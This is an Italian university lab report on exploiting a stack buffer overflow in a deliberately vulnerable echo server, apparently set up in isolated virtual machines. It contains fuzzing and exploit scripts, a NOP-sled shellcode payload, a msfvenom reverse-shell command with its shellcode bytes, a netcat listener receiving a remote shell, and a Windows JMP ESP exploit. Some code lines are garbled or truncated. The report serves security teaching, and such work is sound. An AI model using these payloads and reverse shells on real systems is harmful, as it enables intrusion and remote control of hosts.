

Network Security

Buffer Overflow

Anno Accademico 2023/2024

Professore

Prof. Simon Pietro Romano

Studente

Marco Cimmino M63001528

Contents:

1.1	Introduzione	2
1.2	Set-Up	3
1.3	Analisi statica del codice	4
1.4	Fuzzing + Trigger del Buffer Overflow	5
1.5	De Bruijn Cyclic Sequence	7
1.6	Payload d'attacco - Versione Hello World	9
1.7	Payload d'attacco – Reverse Shell	. 11
1.8	Bad characters	12
1.9	Extra – Su linux: Utilizzo di Wine e OllyDBG	. 13
1.10	Extra – Windows: Mona e ImmunityDebbuger	17

1.1 Introduzione

Nel contesto della sicurezza informatica, il buffer overflow rappresenta una delle vulnerabilità più comuni e pericolose nei programmi software. Si verifica quando un programma scrive più dati in un buffer, di quanto esso possa contenere, causando la sovrascrittura di dati adiacenti in memoria. Tale comportamento può essere sfruttato da un attaccante per eseguire un codice arbitrario o causare il crash del sistema, compromettendo così la sicurezza e l'affidabilità dell'applicazione.

Il seguente progetto dimostra un esempio pratico di un'applicazione server TCP vulnerabile a un attacco di buffer overflow. Questo server è un semplice applicativo echo server che ascolta sulla porta 4001. Un echo server è un tipo di server che riceve messaggi dai client e li restituisce indietro, proprio come un'eco.

In questo progetto, vedremo i vari step da seguire per trovare e sfruttare questo tipo di vulnerabilità, analizzando nel dettaglio cosa succede alla memoria tramite l'uso di un debugger. L'obiettivo è fornire una comprensione pratica e approfondita di come i buffer overflow possono essere individuati e sfruttati.



1.2 Set-Up


Per il setup dell'ambiente di testing, utilizziamo due macchine virtuali istanziate su VirtualBox: una macchina vittima e una macchina attaccante (Kali Linux). Entrambe sono configurate con una rete NAT, che consente loro di comunicare.

Macchina Vittima: eseguirà il server vulnerabile ed è configurata con un sistema operativo Linux.

Macchina Attaccante: utilizza Kali Linux.



Per consentire la comunicazione tra le macchine virtuali, configuriamo una rete con NAT con l'intervallo IP generico 192.168.100.0/24. Ho verificato la connessione tramite il comando ping per assicurarmi che le macchine possano comunicare tra loro.



1.3 Analisi statica del codice

Come fase preliminare all'esecuzione dell'attacco è stata svolta un'analisi del codice statico, in cui sono state riscontrate le seguenti vulnerabilità:

Utilizzo di strcpy() senza controllo sulla lunghezza: La funzione "Copier" rappresenta il punto critico del programma. Essa copia una stringa di input in un buffer locale utilizzando strcpy, ma non effettua alcun controllo sulla lunghezza dell'input. Se la lunghezza dell'input supera la dimensione massima consentita del buffer si può potenzialmente sovrascrivere l'area di memoria adiacente. Una caratteristica necessaria al fine di causare il buffer overflow è stata quella della dimensione del buffer, di 1024 caratteri.

Dopo aver avviato l'echo server sulla macchina vittima, vogliamo verificare se è possibile connettersi ad esso dalla macchina attaccante utilizzando il comando "nc 192.168.100.5 4001".

```
kali@kali:~

File Actions Edit View Help

(kali@kali)-[~]

$ nc 192.168.100.5 4001

Welcome to my server! Type in a message!
Ciao
I got this message: Ciao

(kali@kali)-[~]
```

Utilizzando il comando "nc 192.168.100.5 4001" sulla macchina attaccante, abbiamo verificato con successo se è possibile connettersi all'echo server sulla macchina vittima. Questo passo è fondamentale per assicurarci che il server sia in esecuzione correttamente e pronto per ulteriori test e analisi.

1.4 Fuzzing + Trigger del Buffer Overflow

Il primo step consiste nell'eseguire una forma rudimentale di Fuzzing per determinare la dimensione approssimativa del buffer. Ciò può essere fatto inviando un payload di prova costituito da caratteri "A", incrementando gradualmente la sua lunghezza fino a superare le dimensioni del buffer. In tal modo avremo un'idea indicativa sulla dimensione del buffer stesso.

Per far ciò utilizzeremo uno script Python:

```
~/Desktop/Buffer_Overflow/Fuzzer.py - Mousepad
File Edit Search View Document Help
                          サ c % 向 û
                                              QKA
   1 #!/usr/bin/env python3
  import socket
 5 buff = b"A"
 6 contatore = 300
 7 while len(buff) ≤ 10:
          buff.append("A" * contatore)
          contatore = contatore + 300
10
11 try:
12
          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13
          s.connect(("192.168.100.5", 4001))
14
          print(s.recv(1024))
          s.send(buff.encode()) # Invia il buffer
15
16
          print(s.recv(1024))
17
          s.close()
18
19 except:
          print("Applicazione Offline")
20
21
```

In questo script, il ciclo while incrementa gradualmente la variabile **buff** di 300 byte ad ogni iterazione. Il messaggio da inviare è composto da una stringa di "A" di lunghezza crescente e viene mandato al server tramite socket sulla porta 4001.

Dopo aver eseguito lo script Python per testare l'echo server, è emerso che il server ha mostrato segni di crash alla quarta iterazione, corrispondente a una dimensione del messaggio inviato di 1200 byte. Da questo risultato, possiamo dedurre che il buffer del server ha una dimensione compresa tra 900 byte e 1200 byte, poiché la dimensione del buffer inferiore a 900 byte non ha causato il crash del server, mentre quella del buffer pari o superiore a 1200 byte ha causato il crash.

```
Errore di segmentazione (core dump creato)
```

Dopo aver analizzato il comportamento del server utilizzando il debugger Pwndbg, è emerso che durante l'esecuzione della funzione "copier", come previsto, si verifica un crash. Questo è indicato dal fatto che il valore del registro "RSP" (Stack Pointer Register) "0x7ffffffbb68" è stato sovrascritto con una serie di "AAAAAAA".

```
9 #include <netinet/in.h>
  11 int copier(char *str) {
  12
              char buffer[1024];
              strcpy(buffer, str);
  13
► 14 }
  15
  16 void error(const char *msg)
  17 {
          perror(msg);
  18
  19
          exit(1);
00:0000 rsp
               <u>0x7ffffffbb68</u> ← 0x41414141414141 ('AAAAAAA')
               7 skipped
       0x55555555533a copier+49
  1 0x4141414141414141
  2 0x4141414141414141
  3 0x4141414141414141
  4 0x41414141414141
  5 0x4141414141414141
  6 0x4141414141414141
   7 0x4141414141414141
```

Tale comportamento conferma la presenza di una vulnerabilità nel server, in quanto il valore del registro "RSP" è stato compromesso, indicando un potenziale tentativo di sovrascrivere lo Stack.

1.5 De Bruijn Cyclic Sequence

Utilizzando la De Bruijn Sequence, una sequenza in cui ogni possibile stringa di lunghezza n, su un alfabeto A di dimensione k, appare esattamente una volta come sottostringa, possiamo determinare la dimensione precisa del buffer e individuare l'indirizzo esatto in memoria in cui viene salvato il return address sullo stack.

Per ottenere una stringa unica senza ripetizioni esistono diverse metodologie. Una di queste è l'utilizzo del modulo **pattern_create** fornito da Metasploit Framework o l'utilizzo del comando **cyclic** seguito dalla specifica lunghezza desiderata.

Per farlo basta avviare Metasploit Framework sul sistema, caricare il modulo **pattern_create** utilizzando il comando *use auxiliary/generator/pattern_create* ed impostare la lunghezza desiderata della stringa utilizzando il parametro length.

Infine, basta eseguire il comando run per generare la stringa unica senza ripetizioni.

Oppure, si può utilizzare il comando cyclic direttamente dal terminale:

cyclic -n 8 1200 > payload cyclic

Dopo aver ottenuto la stringa la utilizziamo come "Buff" all'interno del nostro codice. Qui sotto è riportato lo script Python:

```
1 #!/usr/bin/env python3
3 import socket
 aoaaaaaaapaaaaaaaqaaaaaaraaaaaaaaaaaaaataaaaaaauaaaaaavaaaaaawaaaaaaxaaaaaayaaaaaaazaaaaazaaaaabbaaaaaabcaaaaaab
 aaaaaabsaaaaabtaaaaaabuaaaaabvaaaaaabwaaaaaabxaaaaabyaaaaaabzaaaaacbaaaaaccaaaaaccdaaaaaaccaaaaaccfaaaaaacga-
  aaaaachaaaaaaciaaaaaacjaaaaaackaaaaaaclaaaaaacmaaaaacnaaaaacoaaaaaacpaaaaaacqaaaaacraaaaaacsaaaaaactaaaaaacuaa-
  aaaacyaaaaacwaaaaaacxaaaaaacyaaaaaaczaaaaaadbaaaaaadcaaaaaddaaaaaadeaaaaadfaaaaaadgaaaaaadhaaaaaadiaaaaaadjaaa-
 aaadkaaaaaadlaaaaaadmaaaaaadnaaaaaadoaaaaaadpaaaaaadqaaaaaadraaaaaadsaaaaadtaaaaaaduaaaaaadvaaaaaadwaaaaaadxaaaa-
 aadyaaaaaadzaaaaaaebaaaaaaecaaaaaaedaaaaaeeaaaaaaefaaaaaaegaaaaaehaaaaaaeiaaaaaaejaaaaaaekaaaaaaelaaaaaaemaaaaa-
 aenaaaaaaeoaaaaaepaaaaaaeqaaaaaaeraaaaaaesaaaaaetaaaaaaeuaaaaevaaaaaaewaaaaaexaaaaaeyaaaaaeyaaaaaaefaaaaaaafbaaaaaa-
 gaaaaaafraaaaaafsaaaaaaftaaaaaafuaaaaaafvaaaaaafwaaaaaafxaaaaaafyaaaaaaf"
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.100.5", 4001))
10
        print(s.recv(1024))
        s.send(buff) # Invia il buffer
11
12
        s.close()
13
14
15 except:
        print("Applicazione Offline")
```

Utilizzando sempre pwndbg, eseguiamo il programma vulnerabile sul server e carichiamo la De Bruijn Sequence nel buffer. Durante questo processo, monitoriamo il comportamento del programma e analizziamo lo stato dello Stack per individuare la posizione in memoria in cui è memorizzato il Return Address. Cerchiamo la sottostringa nella De Bruijn Sequence che sovrascrive il Return Address sullo Stack, determinando con precisione la dimensione del buffer.

```
9 #include <netinet/in.h>
  10
  11 int copier(char *str) {
             char buffer[1024];
  13
             strcpy(buffer, str);
 ► 14 }
  16 void error(const char *msg)
  17 {
         perror(msg);
  18
  19
         exit(1);
              0x7ffffffbb68 ← 0x66616161616165 ('eaaaaaf')
00:000
01:0008
              0x7ffffffbb70 ← 0x66616161616166 ('faaaaaaf
              0x7ffffffbb78 ← 0x66616161616167 ('gaaaaaaf
02:0010
              <u>0x7ffffffbb80</u> ← 0x66616161616168 ('haaaaaaf
03:0018
        r10-4 0x7fffffffbb88 ← 0x66616161616169
04:0020
              0x7ffffffbb90 - 0x6661616161616a ('jaaaaaaf
05:0028
              <u>0x7ffffffbb98</u> ← 0x6661616161616b ('kaaaaaaf'
06:0030
              0x7ffffffbba0 ← 0x666161616161616 ('laaaaaaf')
07:0038
      0x55555555533a copier+49
▶ 0
  1 0x66616161616165
  2 0x66616161616166
  3 0x66616161616167
  4 0x66616161616168
  5 0x66616161616169
  6 0x666161616161616a
    0x666161616161616b
```


Come indicato da Pwndbg l'indirizzo di RSP: "0x7ffffffbb68" viene sovrascritto dalla substring: "eaaaaaaaf".

Un'altra informazione necessaria per poter costruire il payload d'attacco è quello della lunghezza di tale substring, necessaria a stabilire l'indirizzo da cui far iniziare il nostro codice malevolo, esso viene calcolato grazie al tool cyclic:

cyclic -n 8 -l <eaaaaaaf> e ci riporta in uscita 1032. Da questo capiamo che l'indirizzo di ritorno è distante 1032 byte dall'indirizzo iniziale del buffer.

1.6 Payload d'attacco - Versione Hello World

Grazie alle informazioni precedentemente trovate, si può procedere con la costruzione del payload effettivo, che va a caricare lo Stack nel seguente modo dopo aver sfondato il buffer:



Tale procedura è resa possibile grazie al seguente script Python:

```
import socket
3 context.arch='amd64'
4 context.os='linux'
6 s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
 7 s_code_asm = asm(s_code)
8 # Return address in little-endian format
9 ret_addr = 0×00007FFFFFFBB68 - 1032 + 200
10 addr = p64(ret_addr, endian='little')
11 # Opcode for the NOP instruction (for NOP sled)
12 nop = asm('nop', arch="amd64")
13 # Writes payload on a file
14 payload = nop*(1032 - len(s_code_asm) - 64) + s_code_asm + <math>nop*64 + addr
15
16 try:
17
          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
          s.connect(("192.168.100.5", 4001))
18
19
          print(s.recv(1024))
20
          s.send(payload) # Invia il buffer
21
          s.close()
22
23
24 except:
25
          print("Applicazione Offline")
26
```

Questo script utilizza dei comandi che vanno a creare appositamente il payload da dare in input al programma.

La riga di codice "s_code" genera il codice assembly per eseguire due operazioni: stampare il messaggio "Hello world!!" sulla console e terminare il programma.

- shellcraft.amd64.linux.echo('Hello world!!'): Questa parte del codice assembly generato da shellcraft corrisponde all'istruzione per stampare il messaggio "Hello world!!" sulla console. Utilizza la chiamata di sistema write per scrivere il messaggio sul file descriptor 1 (standard output). Il messaggio stesso ("Hello world!!") viene passato come argomento alla chiamata di sistema.
- shellcraft.amd64.linux.exit(): Questa parte del codice assembly è responsabile della terminazione del programma. Utilizza la chiamata di sistema exit per terminare il programma con un codice di uscita specificato.

Impostiamo l'indirizzo di ritorno come 0x00007fffffbb68 – L'off-set + un piccolo delta. In questo modo faremo un salto all'inizio del nostro payload, eseguendolo.

Il motivo del delta è dovuto al fatto che spesso non si ha certezza dell'indirizzo esatto dello stack pointer (RSP) all'interno del processo vittima, che può variare a seconda delle circostanze e delle condizioni durante l'esecuzione del programma. Per affrontare questa incertezza, si utilizza una tecnica nota come "NOP sled" (o "slide di NOP"). Il NOP sled è una sequenza di istruzioni "nop" (che non fanno nulla) seguita dal codice eseguibile. L'idea è che se si indirizza l'esecuzione del programma a qualsiasi punto all'interno del NOP sled, le istruzioni "nop" verranno semplicemente ignorate fino a raggiungere il codice eseguibile. Quindi, per massimizzare le probabilità di successo nell'esecuzione del payload, si cerca di posizionare l'indirizzo di ritorno nel mezzo del NOP sled, dove ci sono maggiori probabilità che venga incontrato durante l'esecuzione del programma.

Per quanto riguarda il payload:

```
payload = nop*(1032 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
```

Costruendolo in questo modo abbiamo la situazione mostrata nella figura riguardante lo Stack.

Come si può notare dal risultato, l'attacco si conclude a buon fine.

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello world!![Inferior 1 (process 3388) exited normally]
pwndbg>
```

1.7 Payload d'attacco – Reverse Shell

Una seconda variante dello stesso attacco è quella dell'apertura di una reverse shell, che va a sfruttare la stessa struttura dello stack, riportata nell'esempio precedente, con l'unica differenza che, il codice malevolo inserito, è un codice che va ad aprire una connessione sull'indirizzo 192.168.100.4 (quello della macchina attaccante) sul porto 5555.

Di seguito è riportato il codice:

Un altro modo per generare il codice della reverse shell è tramite msfvenom:

msfvenom -p linux/x86/meterpreter/reverse_tcp

lhost=192.168.100.4 lport=5555 b- "\x00" -f python

```
[/home/kali/Desktop/Buffer_Overflow]
    msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.100.4 lport=5555 b- "\x00" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of python file: 624 bytes
buf = b""
buf += b"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02"
buf += b"\xb0\x66\x89\xe1\xcd\x80\x97\x5b\x68\xc0\xa8\x64"
buf += b"\x04\x68\x02\x00\x15\xb3\x89\xe1\x6a\x66\x58\x50"
buf += b"\x57\x89\xe1\x43\xcd\x80\x85\xc0\x79\x19\x4e"
buf += b"\x74\x3d\x68\xa2\x00\x00\x00\x58\x6a\x00\x6a\x05"
buf += b"\x89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27"
buf += b"\xb2\x07\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c"
buf += b"\xc1\xe3\x0c\xb0\x7d\xcd\x80\x85\xc0\x78\x10\x5b"
buf += b"\x89\xe1\x99\xb2\x6a\xb0\x03\xcd\x80\x85\xc0\x78"
buf += b"\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x01\x00\x00"
buf += b"\x00\xcd\x80'
```

Sostituiamo "Buff" con il codice generato qui sopra.

Come requisito in più in questa variante c'è il fatto che, prima di lanciare l'attacco, va aperto un listener di connessioni in arrivo con netcat tramite il comando su un altro terminale della macchina attaccante:

nc -lvnp 5555

Questo comando configura netcat per ascoltare le connessioni in entrata sulla porta 5555, in modalità verbose, fornendo un output dettagliato delle attività di rete. Si può procedere nello stesso modo di prima, notando anche qui il successo dell'attacco e la possibilità di poter eseguire comandi dalla shell remota.

```
(root@kali)-[/home/kali]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.5] 55796
ls
Missione_Compiuta
echo_server
echo_server.c
```

1.8 Bad characters

Prima di aggiungere qualsiasi tipo di shellcode, è importante verificare e assicurarsi che non ci siano caratteri non validi ovvero valori esadecimali che non vengono interpretati correttamente da un file binario. Questo è importante perché, se abbiamo un carattere non valido generato all'interno del nostro shellcode, esso potrebbe compromettere tutto il nostro lavoro. Fortunatamente nel nostro caso di studio il problema non persiste, ma è comunque un passaggio importante da fare.

Per iniziare la nostra ricerca, dobbiamo creare un semplice bytearray per poi incollare questi valori nel nostro script per ottenere un intero bytearray di ogni possibile carattere esadecimale. Una volta aggiornato il nostro script possiamo lanciarlo contro l'applicativo vulnerabile, dopo averlo riattaccato ad un qualsiasi strumento di debbuging, e osservare il comportamento in memoria.


1.9 Extra – Su linux: Utilizzo di Wine e OllyDBG

Riporto di seguito un procedimento alternativo per un eventuale e generico applicativo Windows, quindi di tipo .exe. In questo caso, per continuare a lavorare su una VM Linux, abbiamo bisogno di un emulatore di programmi Windows su Linux. Qui entra in gioco Wine, un software che consente l'esecuzione di applicazioni Windows su sistemi operativi basati su Unix, e OllyDbg, un debugger per applicazioni Windows.


Wine (Wine Is Not an Emulator) è un software che consente di eseguire applicazioni sviluppate per sistemi operativi Microsoft Windows su sistemi operativi Unix-like, come Linux, macOS e BSD. A differenza degli emulatori tradizionali, esso traduce le chiamate di sistema di Windows in chiamate POSIX in tempo reale, migliorando le prestazioni rispetto all'emulazione completa.

OllyDbg è un debugger a livello di codice macchina per applicazioni Windows. È particolarmente utile per l'analisi del codice binario e si distingue per la sua capacità di analizzare il codice eseguibile, riconoscere funzioni, chiamate di sistema e variabili e fornire una rappresentazione grafica del flusso del programma.

Questo è come appare un .exe su OllyDBG



Il procedimento è simile a quello visto fino ad ora. Ora possiamo passare direttamente alla creazione della stringa ciclica. Una volta inviato il payload ciclico, l'applicativo crasherà e la nostra zona di interesse sarà l'EIP.



Nell'EIP avremo il valore 35724134. Anche in questo caso, bisogna trovare l'offset che, nel caso in questione, è pari a 524. L'obiettivo è quello di sovrascrivere l'EIP.


L'EIP (Instruction Pointer) rappresenta la locazione di memoria dell'istruzione successiva che dovrà essere eseguita, quindi è un puntatore all'istruzione successiva.

L'ESP (Stack Pointer) rappresenta la parte più alta dello stack e contiene l'indirizzo della cima dello stack.


L'istruzione **JMP ESP** salta all'indirizzo contenuto nell'ESP da qualsiasi punto della memoria. Se mettiamo l'indirizzo di una JMP ESP all'interno dell'EIP, forzeremo il programma a saltare direttamente all'ESP.

Questo è importante perché l'ESP conterrà il nostro codice malevolo. Utilizzando questa tecnica, possiamo dirigere l'esecuzione del programma verso il nostro payload, permettendo l'esecuzione del codice arbitrario inserito nello stack.

Andiamo ora a cercare l'indirizzo di **JMP ESP** tramite OllyDBG.



Digitiamo quindi Ctrl + B per aprire la finestra di ricerca, e nella sezione HEX inseriamo FF E4, che corrisponde in esadecimale all'istruzione JMP ESP.



L'indirizzo di JMP ESP è quindi: 625011AF

Ricordiamo che ci serve in notazione Little Edian: AF115062

E lo poniamo nella codifica corretta: \Xaf\x11\x50\x62

A questo punto modifichiamo lo script inserendo nell'EIP l'indirizzo del JMP ESP appena trovato e codificato e subito dopo una serie di NOP + ShellCode.

```
1 #!/usr/bin/env python3
 3 import socket
 8 buff = "TRUN /.:/"
 9 buff += "A" * 2000 #Riempimento del buffer
10 buff += "\xAF\x11\x50\x
11 buff += "\x90" * 10
12
13 Shell += b"\xfc\xe8\x8f\x00\x00\x00\x50\x31\xd2\x89\xe5'
14 Shell += b"\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x31\xff'
15 Shell += b"\xb7\x4a\x26\x8b\x72\x28\x31\xc0\xac\x3c\x61'
16 Shell += b"\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\x49\x75\xef'
17 Shell += b"\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x42\
18 Shell += b"\x85\xc0\x74\x4c\x01\xd0\x50\x8b\x58\x20\x8b'
18 Shell += b"\
19 Shell += b"
20 Shell += b"
21 Shell += b"
22 Shell += b"
23 Shell += b"
24 Shell += b"
25 Shell += b"
26 Shell += b"
27 Shell += b"
28 Shell += b"\
29 Shell += b"\
30 Shell += b"
31 Shell += b"\
32 Shell += b"
33 Shell += b"
34 Shell += b"
35 Shell += b"
36 Shell += b"
37 Shell += b"
38 Shell += b"
39 Shell += b"\
40 Shell += b"\x0c\x24\x0f\x85\x70\x6
+v SHELL += D \X0C\x24\x0T\X85\x70\xff\xff\xff\xe9\x9b\xff\xf
41 Shell += b"\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf6\xb5\xc
42 Shell += b"\x56\x6a\x00\x53\x56
43
45 try:
46
               s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
47
              s.connect(("192.168.100.5", 9999))
               print(s.recv(1024))
48
               s.send(buff.encode()) # Invia il buffer
49
50
               s.close()
51
52 except:
53
               print("Applicazione crashata")
54
55
```

In memoria allora avremo:

Una serie di 41 (Le nostre "A") + |Xaf|x11|x50|x62 + NOP + Shellcode


1.10Extra – Windows: Mona e ImmunityDebbuger

Riporto di seguito un ulteriore procedimento alternativo per un eventuale e generico applicativo Windows, quindi di tipo .exe, ma questa volta con il programma vulnerabile eseguito direttamente su un sistema operativo Windows e non su Linux.

Utilizzeremo Immunity Debugger ed il modulo Mona per aiutarci nell'esecuzione della vulnerabilità.

I passaggi sono analoghi (Ollydbg e Immunity Debugger hanno un funzionamento molto simile) fino alla scoperta del JMP ESP.

Al posto di ricercare nel programma tramite Ctrl + B l'indirizzo di JMP ESP, possiamo eseguire il comando !mona jmp -r ESP -m "essfunc.dll" per ottenere una lista di istruzioni JMP ESP valide.



Questo comando cerca le istruzioni JMP ESP all'interno del modulo specificato (essfunc.dll) e fornisce una lista di indirizzi validi che possiamo utilizzare per indirizzare l'esecuzione del programma verso il nostro payload.

Come notiamo il primo indirizzo che trova è 0x625011af, che è lo stesso ritrovato con OllyDBG.

Inoltre mona consente anche di eseguire il comando !mona bytearray (di cui abbiamo parlato prima) per scovare i Bad characters. Possiamo incollare questi valori nel nostro script per avere un bytearray completo di ogni possibile carattere esadecimale. Dopo averlo generato e aver aggiornato il nostro script, lo eseguiamo contro il server vulnerabile collegato ad Immunity Debugger.

Dopo aver eseguito lo script, analizziamo Immunity debugger:

00A0F9D0	41	41	41	41	42	42	42	42	ААААВВВВ
00A0F9D8	00	90	CC	00	42 D8	42 7B	42 CC	00	. Eli. +(li.
00A0F9E0 00A0F9E8	В8 00	0B 00	00 00	00 00	00 00	00 00	00 00	00 00	₹8
00A0F9F0	00 00								
00A0F9F8	00	00	00	00	ØØ	00	ØØ	00	
00A0FA00 00A0FA08	00 00	00 00	СС 00	00 00	00 00	00 00	00 00	00 00	· · - · · · · ·
00A0FA10	øø.	00	ĕĕ	øø.	ĕĕ	øø.	øø	ĕĕ	
00A0FA18	99	99	71	00	6A	00	00	40	q.j@
00A0FA20 00A0FA28	00 00	00 00	00 00	00 00	08 00	90 00	CC 00	00 00	⊡∉∦.
00A0FA30	øø.	00	00	øø.	6Ā	øø.	2Ċ	40	j@ Z ^u Lu
00A0FA38	99	00 BC	00 4C	99 75	5A	BD 61	4C	75 F2	Z#Lu
00A0FA40 00A0FA48	40 01	8C 00	4C 00	00	BC 02	90	F9 00	00	@⊔Lu≝a∙≥ 0 8
00A0FA50	ØØ.	00	4B	75	00	ØØ.	ØØ	ØØ	Ku
00A0FA58 00A0FA60	00 00								
00A0FA68	9C	FB	A0	00	DØ	A8	FE	76	.Já.≞č∎V
00A0FA70	ŹĒ.	F8	3B	A3	FE	FF	FF	FF	o°∘ú≡
00A0FA78 00A0FA80	B8	FA FB	A0 A0	00 00	6A 00	99 A8	FA	76 76	ຈີ·a.jŏ·∨ ໝູ∫a.—č∎∨
00A0FA88	AC 7F	F8	3B	Ä3	FΕ	FF	FF	FF	oo:u∎
00A0FA90	DØ	FΑ	ΑØ	00	6A	99	FΑ	76	≖ ā.jŏ·∪
00A0FA98 00A0FAA0	08 84	02 A1	00 CC	00 28	52 01	E9 00	FA 00	6E 00	⊡0 R0·n ä[⊧(0
00A0FAA8	02	00	00	ΩО	00	00	ĔĂ	6E	8 .n
00A0FAB0 00A0FAB8	98 PC	76 61	Ø8	77	02 00	00 FA	00 00	00 00	□∪□ ₩8
00A0FAC0	BC 04	00	F9 00	F2	АØ 2С	FB	A0 A0	00	a.≥a.a. •√a.
00A0FAC8	BØ	Ē2 FF	ĒΑ	6E	10	54	91	46	∭l'·n≯TæF
00A0FAD0 00A0FAD8	FE 5C	FF CE	FF FA	FF 6E	52 82	E9 CE	FA FA	6E 6E	■ R8·n Niřinejiřin
радаерея	6C	ÃØ	ĊС	28	ΘΘ	øø.	FΑ	6E	la f(n
00A0FAE8	Ø2	99	00 00	00	Ø2	99	99	99	88
00A0FAF0 00A0FAF8	0D F5	00 69	00 3E	00 75	90 94	FB 23	A0 43	00 75	Jā. Ji>uö#Cu
00A0FB00	38	FΒ	AØ	00	31	64	ЗE	75	8Ç.1d>u
00A0FB08 00A0FB10	ØC ED	00 10	99 59	99	4C 00	FB 00	A0 50	00 62	LÇ. Ф▶РЬРЬ
00A0FB18	00	00	FA	62 6E	02	00	00	00	n8
00A0FB20	01	00	00	00	E0	FΑ	AØ	00	0α·á.
00A0FB28 00A0FB30	AC BØ	FB F2	AØ FA	00 6E	AC 50	FB 5E	А0 91	00 46	¼√á.¼√á. ∭C·nP^æF
00A0FB38	FΕ	E2 FF	FF	FF	4C	FΒ	ÁØ	00	■ L√á.
00A0FB40	BB	CD	FA	6E	00 60	99	99	99	η=·n
00A0FB48 00A0FB50	60 28	FB BB	A0	00 00	10	FB BB	A0 71	00 00	'Já.lJá. (קेq.⊧קेq.
00A0FB58	30	65	FΒ	76	00	00	00	00	0е√∨
00A0FB60 00A0FB68	D4 06	00 00	00 00	00 00	99 99	00 00	FA 00	6E 00	*n
00H0FD00	E0	90	88	88	33 50	90	00	99	+3 ⊶ = = ∀ ±

Osserviamo che l'applicativo crasha come previsto. Se facciamo click con il tasto destro sul registro EAX e selezioniamo "Follow in Dump", vediamo tutto ciò che abbiamo inviato finora e notiamo che "\x00" è stato tradotto correttamente, ma ogni carattere successivo non lo è. Quindi, possiamo assumere che "\x00" sia un carattere non valido e lo rimuoviamo dal nostro script per poi eseguirlo nuovamente. Questo processo è tedioso, ma necessario. Fortunatamente, sembra che "\x00" sia l'unico carattere non valido.

Completiamo quindi l'exploit andando a generare lo shellcode tramite msfvenom ad esclusione del carattere "\x00" ed eseguire lo stesso script del caso precedente.